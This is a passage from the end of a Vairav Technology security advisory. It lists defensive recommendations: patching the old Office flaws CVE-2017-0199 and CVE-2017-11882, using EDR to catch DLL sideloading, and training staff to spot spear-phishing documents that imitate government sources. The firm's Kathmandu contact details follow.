4. **Apply security patches, especially for known vulnerabilities:** Ensure systems are up to date, focusing on older yet still frequently exploited flaws like CVE-2017-0199 and CVE-2017-11882. These vulnerabilities enable remote code execution via specially crafted documents and remain popular among threat actors targeting unpatched systems.
5. **Use EDR tools to track anomalous activity:** EDR solutions can detect suspicious behaviors such as DLL sideloading or the execution of binaries from non-standard directories. These techniques are often used to bypass traditional antivirus and escalate privileges or establish persistence.
6. **Educate users to identify and report spear-phishing attempts:** Train employees to recognize malicious documents disguised as legitimate communications, especially those mimicking government or defense-related sources. Awareness and quick reporting can prevent initial compromise and help security teams respond swiftly.

**CONTACT US**

# Vairav Technology Security Pvt. Ltd.

## Cyber Defender from the land of Gurkha

Thirbam Sadak 148, Baluwatar

Kathmandu, Nepal

Phone: +977-01-4541540

Mobile: +977-9820105900

Email: sales@vairavtech.com

Website: https://vairavtech.com